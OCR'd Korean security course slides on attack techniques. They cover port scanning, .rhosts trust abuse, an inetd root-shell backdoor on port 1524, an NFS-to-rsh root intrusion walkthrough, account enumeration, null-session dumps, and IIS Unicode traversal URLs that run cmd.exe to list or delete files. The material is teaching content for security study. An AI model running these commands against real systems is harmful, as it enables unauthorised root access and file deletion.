
- Site Info를 실행한 화면



- Nslookup 명령어를 실행한 화면



- 사용자의 컴퓨터 시스템 정보를 보여주는 화면




Secuⓘ SCAN

- 종합 네트웍 취약성 진단 툴 – Windows, UNIX, Linux, 네트웍 장비
- 편리한 설치 및 점검작업
  - 설치가 쉽다 : setup.exe로 설치, Rebooting 불필요
  - 구동이 쉽다 : One Click으로 진단
- 간편한 시스템 구성
  - Windows NT/2000 시스템에 Standalone으로 설치
- 세션관리 기능
  - 작업단위 구성 및 재사용(세션단위 Open, Save, Load 가능)

실습

- Secu ⓘ SCAN를 이용하여 Scan한 결과화면



고급공격기법

1. 공격기초
2. 유형별 공격기법
3. 백도어 및 스니퍼

- 서비스 정보 파악
  - 침입 대상 서버에서 수행되고 있는 서비스를 원격, 로컬에서 확인하는 방법은 다음과 같다.
    - 포트 스캔 이용
      - 스캐닝 도구를 사용하여 TCP, UDP 포트를 스캔하여 서비스 포트로 서비스명을 판단

주요 어플리케이션들이 사용하는 디폴트 서비스 포트 및 프로토콜 유형

11/tcp systat
20/tcp ftp-data
21/tcp ftp
22/tcp ssh
23/tcp telnet
25/tcp smtp
53/tcp dns
79/tcp finger
80/tcp http
109/tcp
110/tcp pop3
111/tcp portmap
119/tcp nntp
137/udp netbios name
138/udp netbios datagram
139/tcp netbios session
143/tcp imapd
443/tcp https
513/tcp rexec
513/tcp rlogin
514/tcp shell
1433/tcp MS SQL Server
1521/tcp Oracle
1524/tcp ingreslock
3306/tcp mSQL
5631/tcp PC Anywhere data
5632/tcp PC Anywhere stat
6000/tcp X11
12345/tcp Netbus
31337/tcp Back Orifice

- inetd에 의해 수행되는 서비스
  - ✍ inetd의 기본 설정 파일은 /etc/inetd.conf이다.
- 프로세스 확인
  - ✍ ps -ef(또는 ps -aux) 명령으로 수행되고 있는 프로세스 확인
- netstat -a, netstat -n 명령어로 로컬서버와 원격서버의 연결상태, 대기상태를 확인
  - ✍ ps -ef(또는 ps -aux) 명령으로 수행되고 있는 프로세스 확인
- NT 서비스 정보 파악
  - ✍ [제어판] – [서비스]에서 확인

.rhosts의 이용

rlogin, remsh, rcp 서비스는 remote host에 패스워드 없이 access 하는 것을 가능하게 한다.

- rlogin - Remote Login
- remsh - Remote Execute Commands
- rcp - Remote Copy Files

- 사용되는 설정파일은 /.rhosts와 /etc/hosts.equiv 파일
  - $USER_HOME/.rhosts : User Equivalency File
    - r-명령어를 사용하여 패스워드 없이 로그인 할 수 있는 사용자를 지정
  - /etc/hosts.equiv : System Equivalency File
    - r-명령어를 사용하여 패스워드 없이 로그인 할 수 있는 시스템을 지정
    - 단, root는 /etc/hosts.equiv 파일에 적용받지 않음.

.rhosts와 hosts.equiv 파일 양식

- hostsname username
  - hostname 호스트의 username 사용자의 접속 허용
- hostsname
  - hostname 호스트의 동일한 사용자의 접속 허용

.rhosts와 hosts.equiv 파일내의 '+' 설정 의미

- + +
  - 모든 호스트의 모든 사용자로부터의 접속 허용
- +
  - 모든 호스트의 동일한 사용자로부터의 접속 허용
- + username
  - 모든 호스트의 username 사용자로부터의 접속 허용
- hostname +
  - hostname 호스트의 모든 사용자로부터의 접속 허용

실습

rlogin 사용 예

- # rlogin localhost -l root

- inetd의 이용
  - root권한으로 inetd, inetd.conf 파일에 접근할 수 있다면 원격에서 접속 가능한 root shell을 얻을 수 있다.
    - inetd : 인터넷 서비스 데몬
    - /etc/inetd.conf : inetd의 기본 설정 파일
  - inetd의 -s 옵션
    - 설정 파일을 지정할 수 있으며 /etc/inetd.conf -s /tmp/inetd.conf
      이 옵션이 없을 경우 /etc/inetd.conf를 참조

실습

inetd 공격

- STEP 1
  - 다음 내용으로 /tmp/inetd.conf 파일을 작성
  - ingreslock stream tcp nowait root /bin/sh sh –i
- STEP 2
  - /tmp/inetd.conf를 설정 파일로 하여 root권한의 새로운 inetd 수행
  - /usr/sbin/inetd -s /tmp/inetd.conf
- STEP 3
  - 일반사용자가 ingreslock 포트(1524)로 접속하면 root shell을 획득

✍ 서버 내 중요 설정 확인

✍ 서버내 중요 설정을 확인하기 위한 파일 또는 명령어

- /etc/hosts : 서버에 등록된 호스트 정보
  (NT는 $NT_HOME\system32\drivers\etc\hosts, lmhosts)
- /etc/services : 서비스명, 포트, 프로토콜 정보
  (NT는 $NT_HOME\system32\drivers\etc\services)
- $USER_HOME/.rhosts : 서버에 등록된 트러스트된 호스트 정보
- /etc/resolv.conf : 등록된 도메인 서버
- /etc/inetd.conf : inetd 설정 파일
- /etc/syslog.conf : 시스템 로그 설정 파일
- /etc/passwd : 패스워드 파일
- /etc/shadow : Shadow된 패스워드 파일

- ifconfig -a : 네트워크 인터페이스 정보
  (NT는 ipconfig /all)
- netstat -rn : 라우팅 테이블 확인
- netstat -ni : 인터페이스 정보 확인
- netstat -n : 네트워크 연결 상태 확인
- netstat -a : 인터페이스, 호스트, 네트워크, 디폴트 라우트
- ypcat : NIS 관련 정보
- yppasswd : NIS 패스워드
- /etc/rc : 시스템 초기화 스크립트
- /etc/fstab : 파일시스템 설정 파일

✍ NT net 명령어 (NT 의 네트워크 명령인 net 명령어의 사용)

- net help : net 명령어 도움말 표시
- net accounts /minpwlen:7 : 최소 사용자 패스워드 길이를 7로 수정
- net user hack hello77 /add : 새로운 사용자 추가
- net group team /add : 새로운 글로벌 그룹 추가
- net start telnet : telnet 서비스를 시작 (Win2000 이상)
- net session : 로컬 컴퓨터와 연결된 세션 목록 표시
- net file : 서버에 열린 공유 파일 표시
- net share sharing=c:\temp : c:\temp를 공유명 sharing으로 공유
- net use \\200.200.200.200\sharing * /user:guest : 공유자원에 연결
- net view \\200.200.200.200 : 원격 컴퓨터의 공유 디렉토리 표시
- net time \\200.200.200.200 : 원격 컴퓨터의 시간 표시

실습: NFS

실습

사용자의 home 디렉토리가 everyone으로 NFS mount되어 있을 경우 서버에 침입하는 과정

- STEP 1
  - mount 정보 확인

```
> showmount -e victim.com
export list for target.com:
/home/guest (everyone)
```

- STEP 2
  - local 서버에 임의의 디렉토리 생성 후 remote file system mount

```
> mkdir /a
> mount victim.com:/home /a
```

- STEP 3

  ✍ 사용자 홈 디렉토리인지 확인

```
> cd /a
> ls -al
drwxr-xr-x  12     1788      1000      512  Apr 28 11:29 .
drwxr-xr-x  12     root      security  512  Jun 15 18:13 ..
-rw-------   1     1053      1000      374  Apr 23 11:22 .sh_history
drwxr-xr-x   2     root      1000      512  Apr 20 10:12 src
-rw-r--r--   1     root      1000      176  Apr 20 14:45 test
```

- STEP 4

  ✍ local 시스템에 guest 계정(UID 1788, GID 1000) 생성

```
> useradd -u 1788 -g 1000 guest
```

- STEP 5
  - ✍ mount된 홈 디렉토리 확인

```
> cd /a
> ls -al
drwxr-xr-x  12  guest  others     512 Apr 28 11:29 .
drwxr-xr-x  12  root   security   512 Jun 15 18:13 ..
-rw-------  1   guest  others     374 Apr 23 11:22 .sh_history
drwxr-xr-x  2   root   others     512 Apr 20 10:12 src
-rw-r--r--  1   root   others     176 Apr 20 14:45 test
```

- STEP 6
  - ✍ local 시스템에서 guest로 변경

```
> su - guest
guest%
```

- STEP 7

  ✍ 홈디렉토리 .rhosts 파일에 '+ +' 설정

```
guest% echo "+ +" > .rhosts
```

- STEP 8

  ✍ target 서버에 rlogin으로 침입

```
guest% rsh victim.com -l guest /bin/csh
(또는 guest% rlogin victim.com)
target# whoami
 root
```

실습

계정 정보 파악(1) : UNIX 계열

원격 또는 로컬에서 대상서버의 계정 정보 파악

- STEP 1
  - finger 이용

```
> finger -l @192.168.100.100
```

- STEP 2
  - rusers 이용

```
> rusers -l 192.168.100.100
root     192.168.100.100:console     May  6 11:03
```

- STEP 3
  - ✍ smtp 명령어 vrfy, expn 이용

```
> telnet 192.168.100.100 25
Trying 192.168.100.100 ...
Connected to 192.168.100.100.
Escape character is ' ^]'.
220 sss.victim.co.kr ESMTP Sendmail 8.8.6 (PHNE_17135)/8.7.1; Fri, 10 Mar
2000 07:11:29 +0100 (MET)
vrfy oracle
250 Oracle-Admin <sss.victim.co.kr>
```

- STEP 4
  - ✍ snmp 이용 : 대상 서버에 SNMP가 서비스되고 있을 경우 계정정보, 프로세스 정보로부터 계정 정보를 파악할 수 있다.

실습

- NT 계정 정보 Dump : Netbios를 통해 null session으로 IPC$ 를 공유시킬 수 있으면 패스워드 없이 Remote 상의 NT의 모든 account를 알 수 있다.
- net use, addusers 명령을 이용하여 사용자 정보를 Dump 하는 예

```
C:\> net use \\VICTIM\IPC$ "" /users:""
```

```
C:\> addusers \\VICTIM /d dump.txt
```


- Netbios가 사용하는 포트
  - 137/udp Netbios Name
  - 138/udp Netbios Datagram
  - 139/tdp Netbios Session

- Brute Force Attack
  - 성공할 때까지 가능한 모든 조합의 경우의 수를 시도해 원하는 공격을 시도하는 것
  - 대표적인 예 : Crack등 소프트 웨어를 이용하여 login name에 대한 password를 추측하는 방법

Brute Force 공격이 가능한 서비스 종류


- telnet/rlogin/rsh/rexec
- ftp
- pop3
- www
- NT NetBios
- SQL Server

대표적인 공격 도구(1) : Brutus



< 실행화면 >

대표적인 공격 도구(2) : wwwhack



< 실행화면 >

정 의

- 지정된 버퍼의 크기보다 더 많은 데이타를 버퍼에 저장하게 함으로써 프로그램이 비정상적으로 동작하게 하는 것

문제점

- 버퍼 오버플로우 되는 순간에 사용자가 원하는 임의의 명령어를 수행시킬 수 있는 버그 존재

일반적인 공격 방법

- 지정된 버퍼의 크기보다 더 많은 데이타를 버퍼에 저장하게 함으로써 프로그램이 비정상적으로 동작하게 하는 것

Solaris lp, lpset, lpstat 취약점 공격

- Solaris 시스템에서 lp, lpset, lpstat 명령어는 프린터와 관련된 장치와 디렉토리를 접근하는 명령어이고 root 권한으로 setuid가 설정되어 있음.
- 이 3개의 명령어는 실행과정에서 buffer overflow 취약점이 존재

CGI 공격


확장 UNICODE character를 이용한 MicroSoft IIS 4.0/5.0 웹서버 내부 명령어 실행

- Windows NT 및 2000에서 IIS 4.0 혹은 5.0으로 홈페이지를 운영하는 경우, 만일 "/"나 "\" 대신에 이에 대응되는 확장 UNICODE character를 사용할 경우 서버내에서 "../" 디렉토리와 관련된 어떤 명령어를 실행시킬 수 있는 버그 존재

- http://hostname/scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir+" c:\" 와 같은 URL을 웹브라우저에 입력하면 c:\ 안에서 dir을 입력한 결과를 웹브라우저를 통해 볼 수 있음.
- http://localhost/scripts/..%c1%1c../winnt/system32/cmd.exe?/c+del+" g:\FTP\upload\Card.zip" 와 같은 URL을 입력하면 g:\FTP\upload\Card.zip 파일이 삭제됨.
- c1%1c 캐릭터 이외에도 "/"와 "\"에 대응되는 확장 유니코드 캐릭터를 이용한 공격도 가능하다.
  - %c0%af = /
  - %c1%9c = \

실습

- CGI 공격을 실행한 화면



백도어

정 의

- 접근 인증 등 정상적인 절차를 거치지 않고 프로그램 또는 시스템에 접근 가능하도록 해주는 도구

특징

- 시스템 관리자의 보안 관리를 우회 - 패스워드 갱신 등과 무관)
- 발견되지 않고 시스템으로의 침입 가능 -로그를 남기지 않고 침입(wtmp, utmp, lastlog 등)
- 시스템 침입시간이 짧음
- WWW 관련 백도어 증가 추세

백도어의 종류

- login 백도어
  - 특정 백도어 패스워드(매직 패스워드) 입력시 인증과정 없이 로그인 허용
  - utmp나 wtmp 등 로그파일에 기록되지 않음
- telnetd 백도어
